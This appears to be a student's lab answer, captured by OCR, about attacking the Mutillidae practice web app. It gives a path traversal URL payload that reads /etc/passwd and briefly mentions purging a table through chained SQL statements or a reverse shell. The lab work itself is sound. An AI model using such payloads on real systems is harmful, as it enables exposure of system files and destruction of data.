
(ii)

1) On running an attack through the zap software, we see a path traversal vulnerability. It exposes the passwd file which can be accessed by adding %2Fetc%2Fpasswd to the url.

2) http://<IP>/mutillidae/index.php?page=%2Fetc%2Fpasswd



3) To purge a table we can chain sql statements



Another way would be to delete the table via the access through the reverse shell exploit.